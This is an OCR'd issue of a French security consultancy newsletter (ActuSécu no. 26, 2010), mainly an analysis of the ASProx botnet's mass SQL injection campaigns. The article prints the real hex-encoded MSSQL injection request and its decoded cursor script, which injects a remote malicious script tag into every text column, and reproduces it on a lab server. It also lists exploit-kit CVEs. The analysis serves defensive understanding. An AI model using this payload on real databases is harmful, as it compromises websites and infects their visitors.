
L'ACTUSÉCU 26

XMCO | PARTNERS



SOMMAIRE

xmco | Partners

Vous êtes concerné par la sécurité informatique de votre entreprise ? :

XMCO Partners est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

Services :

Tests d'intrusion
Mise à l'épreuve de vos réseaux, systèmes et applications web par nos experts en intrusion
Utilisation des méthodologies OWASP, OSSTMM, CCWAPSS

Audit de sécurité
Audit technique et organisationnel de la sécurité de votre Système d'Information
Best Practices ISO 27001, PCI DSS, Sarbanes-Oxley

Accompagnement PCI DSS
Conseil et audit des environnements nécessitant la certification PCI DSS Level 1 et 2.

CERT-XMCO : Veille en vulnérabilités
Suivi personnalisé des vulnérabilités et des correctifs affectant votre Système d'Information

CERT-XMCO : Réponse à intrusion
Détection et diagnostic d'intrusion, collecte des preuves, étude des logs, autopsie de malware

À propos du cabinet XMCO Partners :

Fondé en 2002 par des experts en sécurité, dirigé par ses fondateurs, nous n'intervenons que sous forme de projets forfaitaires avec engagement de résultats.
Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet XMCO Partners et découvrir nos prestations : http://www.xmcopartners.com/

L'EDITO

NUMÉRO 26

XMCO avance toujours plus...

Les vacances... XMCO... L'édito... Dur dur le retour au boulot. Bon, tout cela pour parler de cette nouvelle édition de l'ActuSécu. Bien qu'un peu en retard, nous n'avons pas chômé pour ce numéro de notre magazine. Au sommaire, une étude du botnet ASPROX, la suite de notre article sur le coaching RSSI, une étude sur la sécurisation des applications web dans le cadre d'un audit PCI DSS. Vous trouverez aussi les résumés des conférences auxquelles les consultants du cabinet ont pu assister, et pour finir, comme dans chaque parution, un résumé de l'actualité du moment.

Bref, quoi de neuf pour cette édition ? Après la multitude d'annonces faites par Adrien Guinault dans le précédent édito (création du CERT-XMCO, lancement de l'application CERT-XMCO sur l'AppStore d'Apple, les certifications PCI QSA et ISO Lead Auditor passées avec succès par les consultants du cabinet), difficile de réduire les nouveautés dans l'actualité de notre cabinet à une nouvelle présentation du magazine...

Non, la réelle nouveauté est l'arrivée d'Émilie Daelman, notre responsable commerciale ! Étant donné que le dernier numéro date quelque peu, Émilie est déjà présente au sein du cabinet depuis quelques mois, mais cela ne m'empêchera pas de lui souhaiter la bienvenue au nom de tout XMCO.

En attendant les Assises, puis notre prochain numéro de l'ActuSécu, prenez le temps d'apprécier ce numéro spécial rentrée !

Charles DAGOUAT
Consultant Sécurité

L'ACTUSECU

☒ **Rédacteur en chef :**
Adrien GUINAULT


☒ **Contributeurs :**
Marc BEHAR
Frédéric CHARPENTIER
Yannick HAMON
François LEGUE
Stéphane JIN
Charles DAGOUAT


CONTACTER XMCO

actu_secu@xmcopartners.com
info@xmcopartners.com

L'AGENDA XMCO

☑ **Assises de la sécurité**
6 au 8 octobre 2010






SOMMAIRE

REMERCIEMENTS

Photos
★ Trevor WIILIAMS : http://www.fiz-iks.com
★ Photos8.com
★ http://www.flickr.com/photos/denemiles/



Retour sur les nouvelles attaques à la mode...

Depuis quelques mois, nous remarquons une recrudescence de l'activité des pirates : injection SQL massive, Clickjacking sur des sites communautaires, exploitations de failles des logiciels PDF et Flash, Phishing ou encore attaque ciblée...

Ces derniers utilisent toute la panoplie du parfait pirate afin d'infecter postes de travail et des serveurs, toujours dans un but lucratif...

Certains de nos lecteurs ont sans doute été victimes du botnet ASProx ou d'attaques client-side diverses.

Dans cet article, nous tenterons de revenir en détail sur les attaques du moment...

Adrien GUINAULT
Francois LEGUE

XMCO | Partners

ASProx : Historique

Acte I : les premières exploitations

Revenons en janvier 2008, lorsqu'une attaque de grande ampleur a eu lieu sur de nombreux sites web. Plus de **70 000 sites web** ont soudainement été attaqués par des pirates qui réussissaient ainsi à insérer des iframes au sein des pages légitimes de nombreux sites. Ces pages tentaient principalement d'exploiter la vulnérabilité **MS06-014** (MDAC).

La nouvelle a fait du bruit, mais l'origine et la méthode d'exploitation sont restées floues. Certains pensaient à une **vulnérabilité *0day***, d'autres à des attaques de brute-force sur des FTP... Unique certitude, seuls les serveurs utilisant Microsoft SQL Server avec la technologie ASP ont été touchés...


Quelques jours après cette infection massive quelques logs sont apparus sur Internet. La cause a pu être identifiée : **une injection SQL était à l'origine de cette attaque.** Cependant, tout n'a pas été éclairci, notamment sur la façon de mener une attaque d'une telle ampleur sur des milliers de sites web, simultanément, avec un taux de réussite aussi surprenant. Scripts, outils automatiques ?

Acte II : ASProx

Deux mois plus tard, même constat... Deux vagues successives d'attaques ont utilisé la même technique afin d'insérer des iframes vers les sites *nmidahena.com*, *aspder.com* ou *nihaorr1.com*.

En mai 2008, le mot **ASProx** est apparu sur la toile. Toutes les attaques précédentes auraient été liées à un botnet.

Le cheval de Troie baptisé ASProx était spécialisé dans l'envoi de SPAM (fausses cartes de voeux, mises à jour Windows...), mais à la suite de sa mise à jour, un nouveau module dévastateur aurait été ajouté...


From: iTunes Store
Date:
To:
Subject: Thank you for buying iTunes Gift Certificate!
Attach: Gift_Certificate_141.zip (29.5 KB)


Hello!

You have received an iTunes Gift Certificate in the amount of $50.00
You can find your certificate code in attachment below.

Asprox comprend un binaire nommé ***msscntr32.exe, qui* s'installe en tant que Service** avec les droits SYSTEM sous le nom "Microsoft Security Center Extension". Derrière ce nom rassurant se cache le fameux module d'injection SQL qui continue à causer des ravages jusqu'aujourd'hui...

> **"Le cheval de Troie baptisé ASProx est spécialisé dans l'envoi de SPAM mais lors d'une mise à jour, un nouveau module dévastateur aurait été ajouté..."**

Ce nouveau module utilise un fichier de configuration XML contenant un certain nombre d'informations (domaine des serveurs de contrôle, requêtes pour de futures recherches de cibles potentielles...)



Capture issue du blog de la société M86

1 : serveurs de command & control
2 : requête à utiliser pour rechercher d'autres cibles potentielles
3 : cibles

Le malware récupère également une liste de cibles et **tente de réaliser des injections SQL** avec une requête type au sein des paramètres de l'application.

```
GET /page.asp?id=425;DECLARE%20@S%20NVARCHAR(4000);SET%20

@S=CAST(0x4400450043004C0041005200450020004000540020007600610072006300
6800610072002800320035003500290020004400450043004C0041005200450020
1007200280032003500350029002000440045004300 4C0041005200450020www.example.com
HTTP/1.1
Accept: text/html, application/xml;q=0.9, application/xhtml+xml,
*/*;q=0.1
Accept-Language: en-gb
Accept-Encoding: deflate
User-Agent: Mozilla/5.0 (Windows NT 5.1; U; en; rv:1.8.0) Gecko/20060728 Firefox/1.5.0
Opera 9.25
Host: www.example.com
Connection: Close
```

Requête type de tentative d'injection SQL

Nous reviendrons en détail sur le contenu de cette requête lors de l'analyse de la dernière attaque.

À l'époque, seuls **15 % des antivirus** (source : Virustotal) détectaient le malware principalement sous le nom Danmec.

Acte III : Gumblar

ASProx n'a plus fait parler de lui à partir de la fin 2008, mais il est rapidement réapparu en mai 2009 avec l'attaque connue sous le nom de **Gumblar** (voir Actusécu n°23).

Pour rappel, ce nom est originaire du nom de domaine *gumblar.cn* utilisé lors de l'injection d'iframe au sein de milliers de sites compromis. Cette attaque de grande ampleur est également issue d'injections SQL sans doute réalisées par ASProx....

Les attaques se sont succédées durant les mois qui ont suivi : juin, octobre et décembre 2009. Les pirates qui paraissent à l'origine de ces attaques ont suivi le même mode opératoire, en mettant à jour **les exploits hébergés sur les sites pointés par l'iframe injectée**. Le cycle semble donc régulier avec des attaques menées tous les 2 mois.

INFO

Les identifiants de jeux en ligne très prisés

Des chercheurs de Symantec viennent de découvrir plus de 44 millions de comptes de jeux en ligne stockés sur un serveur pirate. Au total, près de 18 sites de jeu étaient concernés par ce vol dont notamment Wayi Entertainment, Play NC, World of Warcraft, Aion...
Ce vol massif serait lié à un type de cheval de Troie (du type "Infostealer.Gampass") chargé de récupérer les logins et les mots de passe enregistrés sur les ordinateurs infectés. Cependant, un autre virus baptisé "Trojan.Loginck" était utilisé conjointement afin de confirmer la validité des comptes subtilisés en tentant de s'authentifier sur les sites en question. Ce dernier répartit alors la charge parmi un grand nombre de machines compromises pour contourner les filtrages d'adresses IP après plusieurs tentatives infructueuses, puis remonte les logins valides et le niveau du compte piraté afin de constituer une gigantesque base de données...

Acte IV : ASProx, le retour

La dernière attaque en date a été menée en juin 2010. Près de **110 000 sites** ont été compromis afin d'insérer une balise "iframe" pointant vers l'URL "http://ww.robint.us/u.js" ou encore "postfolkovs.ru"...

Les sites vers lesquels pointaient ces fichiers *js* hébergeaient des pages exploitant la dernière vulnérabilité critique d'Adobe Reader CVE-2010-1297.

ASProx : Analyse de l'attaque

Préambule

Après cet historique de quelques lignes, intéressons-nous à l'attaque en elle-même. Nous ne rentrerons pas dans l'analyse du malware, mais nous étudierons toute l'injection avec une maquette et des tests réalisés en grandeur nature.

> “La dernière attaque en date a été menée en juin 2010. Près de 110 000 sites ont été compromis afin d'insérer une balise "iframe" pointant vers l'URL "http://ww.robint.us/u.js" ou encore postfolkovs.ru... ”

Tout d'abord, toutes les injections SQL réussies par les machines infectées du botnet ASProx ne concernaient que des **serveurs utilisant les technologies MSSQL/ASP.** Comme nous le verrons dans la suite de cet article, l'injection repose sur des fonctions et tables utilisées spécifiquement sur les bases de données MSSQL (tables sysobjects et syscolumns...).

Étude de l'injection

Commençons notre analyse à partir de logs récupérés depuis certains sites web piratés.

```
 /page.aspx?
utm_source=campaign&utm_medium=banner&utm_campa
ign=campaignid&utm_content=100x200';dEcLaRe
%20@s%20vArChAr(8000)%20sEt
%20@s=0x6445634c615265204074207641724368417228323
23535292c4063207641724368417228323535292064456
4c615265207441624c655f637572736f5220635572536f5
220466f522073456c45635420612e6e416d452c622e6e41
6d452046724f6d207359734f624a6543745320612c73597
3436f4c754d6e532062207748655265206 12e69443d622e
694420416e4420612e78547950653d27752720416e44202
8622e78547950653d3939206f5220622e78547950653d33
35206f5220622e78547950653d323331206f5220622e785
47950653d31363729206f50654e207441624c655f637572
736f52206645744368206e6578742046724f6d207441624
c655f637572736f5220694e744f2040742c406320776869
6c652840406645744368 5f7374617475733d30292062456
7496e2065786563282755704461546520 5b272b40742b27
5d20734574205b272b40632b275d3d727472696d28636f6
e766572742876617263686172283830303029 2c5b272b40
632b275d29292b6341735428307833433733633373236 3
937303734323037333732363333443638373437343033
413246324637373737324537323646363236393645734 3
245373537333246373532453641373333453343324637 33
363337323639373037343345206153207641724368417 22
835312929207768657265205b272b40632b275d206e6f74
206c696b6520272725726f62696e7425272727292066457
44368206e6578742046724f6d207441624c655f63757273
6f5220694e744f2040742c406320654e6420634c6f53652
07441624c655f637572736f52206445416c4c6f43615465
207441624c655f637572736f523b2d2d eXEc(@s)-- 80 -
xxx.xxx.xxx.xxx HTTP/1.1 Mozilla/4.0+(compatible;
+MSIE+7.0;+Windows+NT+5.1;+.NET+CLR+1.1.4322) -
- www.hacked.com 200
```

L'injection SQL est réalisée au sein du paramètre ***utm_content***. Les pirates utilisent un encodage hexadécimal afin d'éviter la détection par certaines sondes IDS.

En décodant cette longue chaîne, on obtient le code suivant :

```
5 utm_content=
6 100x200';dEcLaRe @s vArChAr(8000) sEt @s=0xdEcLaRe @t
· vArChAr(255),@c vArChAr(255) dEcLaRe tAbLe_cursoR cUrSoR
7 FoR sElEcT a.nAmE,b.nAmE FrOm sYsObJeCtS a,sYsCoLuMnS b
· wHeRe a.iD=b.iD AnD a.xTyPe='u' AnD (b.xTyPe=99 oR
· b.xTyPe=35 oR b.xTyPe=231 oR b.xTyPe=167) oPeN tAbLe_cursoR
· fEtCh next FrOm tAbLe_cursoR iNtO @t,@c while
· (@@fEtCh_status=0) bEgIn exec('UpDaTe ['+@t+'] sEt ['+@c+']
· =rtrim(convert(varchar(8000),['+@c+']))+cAsT
· (0x3C736372697074207372633D687474703A2F2F77772E726F62696
8 E742E75732F752E6A733E3C2F7363726970743E aS vArChAr(51))
· where ['+@c+'] not like ''%robint%''') fEtCh next FrOm
· tAbLe_cursoR iNtO @t,@c eNd cLoSe tAbLe_cursoR dEAlLoCaTe
· tAbLe_cursoR;-- eXEc(@s)-- 80
9
```

```
declare
    @t varchar(255),
    @c varchar(255)
declare table_cursor cursor
       for
           select a.name,b.name from sysobjects a,syscolumns b where a.id=b.id and a.xtype='u' and (b.xtype=99 or b.xtype=35 or
b.xtype=231 or b.xtype=167)

open table_cursor
fetch next from
       table_cursor into @t,@c while(@@fetch_status=0)
           begin exec('update ['+@t+'] set ['+@c+']=rtrim(convert(varchar(8000),['+@c+']))
           +cast(0x3c736372697074207372633d687474703a2f2f77772e726f62696e742e75732f752e6a733e3c2f7363726970743e as varchar(51))
           where ['+@c+'] not like ''%robint%'''')
           fetch next from table_cursor into @t,@c end close table_cursor deallocate table_cursor;--

```

Parcourons ce code afin d'y voir plus clair :

☑ *Ligne 1 à 4 :* déclaration des variables nommées @t et @c de type VARCHAR.
@t deviendra le tableau des tables et @c le tableau des champs.

☑ *Ligne 5 à 7 :* on définit ici le curseur TABLE_CURSOR qui balaiera les résultats de la requête SELECT.

"Aucun lien apparent ne permet d'affirmer qu'un type d'application était spécifiquement visée par ASProx..."

Ce type de procédure se définit de la sorte :

```
ISO Syntax
DECLARE cursor_name [ INSENSITIVE ] [ SCROLL ] CURSOR
     FOR select_statement
     [ FOR { READ ONLY | UPDATE [ OF column_name [ ,...n ] ] } ]
[;]
Transact-SQL Extended Syntax
DECLARE cursor_name CURSOR [ LOCAL | GLOBAL ]
     [ FORWARD_ONLY | SCROLL ]
     [ STATIC | KEYSET | DYNAMIC | FAST_FORWARD ]
     [ READ_ONLY | SCROLL_LOCKS | OPTIMISTIC ]
     [ TYPE_WARNING ]
     FOR select_statement
     [ FOR UPDATE [ OF column_name [ ,...n ] ] ]
[;]
```

La requête SELECT permet de sélectionner les champs de la table sysobjects dont la table est une table utilisateur ET les champs de la table syscolumns dont le type correspond à du texte :
-syscolumn.xtype = 99 correspond au type NTEXT
-syscolumn.xtype = 35 correspond au type TEXT,
-syscolumn.xtype = 231 correspond au type NVARCHAR,
-syscolumn.xtype = 167 correspond au type VARCHAR

☑ *Ligne 9 :* on ouvre le contenu du curseur et on le parcourt

☑ *Ligne 10 à 14 :* on met à jour tous champs du tableau @c que nous avons sélectionné, issus des tables utilisateurs @t.

Chaque champ est alors converti en VARCHAR et préalablement nettoyé avec la fonction rtrim() (afin de supprimer les caractères de fin de chaîne) puis la valeur suivante est concaténée aux 8000 premiers caractères déjà présents :

```
0x3c736372697074207372633d687474703a2f2f77
772e726f62696e742e75732f752e6a733e3c2f7363
726970743e
```

Une petite conversion hexadécimale nous confirme que cette valeur correspond à la balise script retrouvée sur de nombreux sites vulnérables :

```
<script src=http://ww.robint.us/u.js></script>
```

Les pirates ont pris soin d'ajouter une condition à la fin de la requête pour vérifier que le champ @c ne contient pas la balise script avant l'injection.

Une injection ciblée ??

De nombreux fichiers de logs ont été décortiqués et corrélés afin d'identifier un éventuel CMS ou un module tiers vulnérable. Cependant, **aucun lien apparent** ne permet d'affirmer qu'un type d'application était spécifiquement visée par ASProx.

Toutes les applications ASP qui souffrent de failles d'injection SQL ont donc pu être touchées...

INFO

Des kits d'exploitation "up-to-date"

Depuis quelques années, les pirates se sont organisés dans la réalisation de leurs oeuvres malveillantes, en divisant et en simplifiant leurs tâches. La majorité des pirates se payent donc les services d'autres pirates plus spécialisés dans la réalisation de certaines autres tâches. Par exemple, le développement d'outils sur mesure permettant d'accomplir certaines tâches précises comme la distribution de pourriels, ou encore la compromission de système.

Dernièrement l'outil CRiMEPACK a été mis à jour, et une version 3.0 serait en cours de développement. Cette suite permettrait de compromettre un système afin de le transformer en zombie et de l'intégrer à un botnet. Quatorze exploits sont intégrés dans cette arme numérique afin d'optimiser les chances des pirates dans l'atteinte de leurs objectifs. Parmi les failles exploitées, on retrouve des vulnérabilités très récentes :


* "msiemc" - "IE7 Uninitialized Memory Corruption" CVE-2010-0806
* "iepeers" - "IEPeers Remote Code Execution" CVE-2010-0806
* "opera" - "Opera TN3270" CVE-2009-3269
* "libtiff" - "Adobe Acrobat LibTIFF Integer Overflow" CVE-2010-0188
* "spreadsheet" - "OWC Spreadsheet

Ce type de développement fait de plus en plus parler de lui, et cible clairement une certaine population, vu les prix pratiqués (plus de 400 euros pour certaines versions de CRiMEPACK) et les fonctionnalités offertes...


Maquette

Maintenant que l'attaque et les conséquences sont éclaircies, tentons de reproduire l'injection sur une maquette.
Nous disposons d'un serveur Windows 2000 avec un serveur IIS 5 et une base de données MSSQL.

Notre page vulnérable se nomme *list.asp* et prend en paramètre une valeur au sein du paramètre name.




Ce paramètre est bien vulnérable comme l'illustre la capture suivante. Un simple caractère ' provoque une erreur SQL standard.




"De nombreux logs ont été décortiqués et corrélés afin d'identifier éventuellement un CMS ou un module tiers vulnérable. Cependant, aucun lien apparent ne permet d'affirmer qu'un type d'application était spécifiquement visée par ASProx..."


Nous insérons notre propre requête qui va injecter la balise *injection d'un lien vers xmco* au sein de plusieurs champs...




Comme nous l'avons évoqué dans les paragraphes précédents, la requête SQL injectée va permettre de rechercher tous les champs texte. La requête exécutée directement sur la base de notre application renvoie alors les champs suivants :



Après l'injection, les champs name et statut de notre base ont été corrompus avec la balise href injectée...



